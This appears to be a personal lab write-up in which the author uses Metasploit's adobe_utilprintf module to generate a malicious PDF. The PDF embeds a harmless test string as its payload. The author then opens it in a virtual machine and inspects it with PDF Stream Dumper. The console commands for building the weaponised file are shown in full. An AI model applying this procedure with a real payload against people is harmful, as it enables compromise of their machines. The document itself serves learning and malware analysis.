
Malicious PDF File Creation - No. 8

```
msf6 exploit(windows/fileformat/adobe_utilprintf) > set PAYLOADSTR "secretcode123"
PAYLOADSTR => secretcode123
msf6 exploit(windows/fileformat/adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  malicious.pdf    yes       The file name.


Payload options (generic/custom):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PAYLOADFILE                   no        The file to read the payload from
   PAYLOADSTR   secretcode123    no        The string to use as a payload

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)


msf6 exploit(windows/fileformat/adobe_utilprintf) > exploit

[*] Creating 'malicious.pdf' file...
[+] malicious.pdf stored at C:/Users/pro_b/.msf4/local/malicious.pdf
msf6 exploit(windows/fileformat/adobe_utilprintf) >
```

After installing Metasploit onto my computer, I used the util_printf exploit to create a malicious PDF file. This file will exploit the buffer overflow vulnerability in older versions of Adobe Acrobat (I used 8.1.1). Metasploit allows you to set custom payloads, either set to a string or a file to read the payload from, which works perfectly for this malicious file. I set the filename to “malicious.pdf” and set the payload to a custom string “secretcode123”. After checking that is set correctly with the “show options” command, I used the “exploit” command to create the malicious PDF file on my computer.

I knew that the file had been successfully created as I received a Windows Antivirus alert upon its creation. I then downloaded a virtual machine software, installed Windows 10 onto it and compressed the malicious file in order to be able to email it to myself. I booted up the VM and downloaded WinRAR to extract the compressed PDF, Adobe Acrobat 8.11 to open the file, and PDF Stream Dumper in order to load in the file and analyze the payload.



I loaded the file into PDF Stream Dumper and was able to look through the objects and streams contained within the PDF, including the payload and the util_printf exploit. I found my embedded secret code at the bottom of the payload before the util.printf function.